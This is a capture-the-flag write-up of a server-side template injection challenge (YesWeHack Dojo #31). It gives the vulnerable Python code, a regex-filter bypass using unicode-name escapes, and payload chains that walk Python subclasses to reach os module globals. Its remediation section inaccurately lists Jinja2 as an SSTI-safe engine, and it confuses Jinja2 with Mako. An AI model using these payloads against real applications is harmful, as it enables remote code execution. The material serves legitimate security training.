YesWeHack

#YWH-PGM2123-968 NEW

/ Yeswehack: Dojo #31 : Writeup by alt3kx (2024) □□

YESWEHACK DOJO

SUBMITTED BY XK3TLA ON 2024-03-23

REPORT DETAILS

BUG TYPE	Improper Neutralization of Special Elements Used in a Template Engine - SSTI (CWE-1336)
SCOPE	https://dojo-yeswehack.com/challenge-of-the-month
ENDPOINT	DOJO #31
SEVERITY	Critical
VULNERABLE PART	post-parameter
PART NAME	review.addReview() | env.from_string(review.getPage()).render()
PAYLOAD	alt3kx 2024|| \N{DOLLAR SIGN}{ ([].__class__.__mro__[-1].__subclasses__()[140].__init__.__globals__)| safe }
TECHNICAL ENVIRONMENT	DOJO #31
APPLICATION FINGERPRINT	jinja2 (Mako Template)
IP USED	127.0.0.1

CVSS SCORE	SEVERITY
9.8	CRITICAL

VECTOR STRING

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

DOCUMENTS

/0.png

/1.png

/2.png


/3.png

/4.png

/5.png

/7.png

BUG DESCRIPTION



/ Yeswehack: Dojo #31 : Writeup by alt3kx (2024) □□

/ Jinja2 (Mako template) Server-Side Template Injection (SSTI) | CVSS:3.1 9.8 | CWE-1336 | A03:2021–Injection

Description

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server. As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.

Template Injection can arise both through developer error, and through the intentional exposure of templates in an attempt to offer rich functionality, as commonly done by wikis, blogs, marketing applications and content management systems. Intentional template injection is such a common use-case that many template engines offer a 'sandboxed' mode for this express purpose. This paper defines a methodology for detecting and exploiting template injection, and shows it being applied to craft RCE zerodays for two widely deployed enterprise web applications. Generic exploits are demonstrated for five of the most popular template engines, including escapes from sandboxes whose entire purpose is to handle user-supplied templates in a safe way.

Jinja2 is a modern day templating language for Python developers. It was made after Django’s template. It is used to create HTML, XML or other markup formats that are returned to the user via an HTTP request.

Impact

The affected template engine type and the way an application utilizes it are two aspects determining the consequence of the SSTI attack.

Mostly, the result is highly devastating for the target such as:

- Remote code execution (RCE).
- Unauthorized admin-like access enabled for back-end servers.
- Introduction of random files and corruption into your server-side systems.
- Numerous cyberattacks on the inner infrastructure.

Steps to Reproduce

(1) Observe the statement provided:
The code provided is using Jinja2 templating language for Python developers + Mako as a template engine

```
class Review():
    reviews = {
        "Best coffee in town": 5,
        "My espresso was to strong": 2,
        "Good beans": 3,
    }

    def getPage(self) -> str:
        return env.from_string('''
        <% extends "index.html" %>
        <% block list %>
        <% for review, stars in reviews.items() %>
            <div class="review">
                <img class="profile" src="">
                <div class="stars" value="${ stars }"></div>
                <p>${ review } </p>
            </div>
        <% endfor %>
        <% endblock %>
        ''').render(reviews=self.reviews)

    def addReview(self, review:str):
        # If the review seems to be malicious, make a good review instead
        if re.search(r"(\\[xu0-9]|\$)", review, re.IGNORECASE):
            review = "Best coffee I had"
        else:
            review = ( bytes(review, "utf-8").decode("unicode_escape") )
        self.reviews[review] = 5
```

(2) Analyze the Regex rule and see which chars are Blacklisted

Regex Rule: Seems all injections that starts with chars as 'xu0-9' and '$' should be blocked

[../snip]

if re.search(r"(\\[xu0-9]|\$)", review, re.IGNORECASE):

[../snip]

```
    def addReview(self, review:str):
        # If the review seems to be malicious, make a good review instead
        if re.search(r"(\\[xu0-9]|\$)", review, re.IGNORECASE):
            review = "Best coffee I had"
        else:
            review = ( bytes(review, "utf-8").decode("unicode_escape") )
        self.reviews[review] = 5
```

(3) Start a recon and causes some errors from web application:


FUZZ or try to send several special chars trough the $input e.g:


{% ... %} for Statements

{{ ... }} for Expressions to print to the template output

{# ... #} for Comments not included in the template output

(4) Observe the response from the webapp server (Result section)






(5) Bypassing the Regex and Injecting the first SSTI Payload, using `Unicode Names List` :
Resource: https://www.unicode.org/charts/nameslist/

```
SSTI Payload:
alt3kx 2024|| \N{DOLLAR SIGN}{ ( 31337/1 ) }

Result:
alt3kx 2024|| 31337.0
```




(6) List all classes, look which of those class are using 'os' :

```
alt3kx 2024|| \N{DOLLAR SIGN}{{ [].__class__.__base__.__subclasses__() }}
[../snip]
<class 'os._wrap_close'>
[../snip]
```

(7) Call that class (os._wrap_close) and elaborate the final Payload:

```
alt3kx 2024|| \N{DOLLAR SIGN}{ ( [].__class__.__mro__[-1].__subclasses__()[140].__init__.__globals__ )| safe }
```



FLAG

FLAG{C0ff33_C0ff33_M0r3_C0ff33!!}

Recommendations

Issue Domain : Developers, Software Architects & Administrators

To avoid the attack

- Input Validation and Sanitization: Ensure all user inputs are appropriately validated and sanitized before passing them to the templating engine. This includes checking for malicious input such as special characters, HTML tags, and JavaScript code.
- Limited or No Access to System Objects: Limit the access of templates to only those necessary system objects for rendering the template. This helps to prevent attackers from accessing sensitive system data or executing arbitrary code.
  Use of Safe Templating Engines: Choose a templating engine that has built-in protection against SSTI attacks, or use a third-party library that provides this protection. Some popular safe templating engines include Jinja2 and Twig.
- Code Reviews and Testing: Conduct regular code reviews and testing to identify and fix vulnerabilities in the application. This includes checking for SSTI vulnerabilities and testing the application against known attack vectors.
- Keep the Server and Dependencies Up-to-date: Keep the server and all dependencies up-to-date with the latest security patches and updates. This helps to prevent attackers from exploiting known vulnerabilities in the software.

References

https://github.com/attackercan/regexp-security-cheatsheet
https://portswigger.net/research/server-side-template-injection
https://owasp.org/Top10/fr/A03_2021-Injection/
https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

Contact

https://twitter.com/*alt3kx*
https://alt3kx.github.io/
https://infosec.exchange/@alt3kx

COMMENTS

XK3TLA ON 2024-03-23 22:27:13

NEW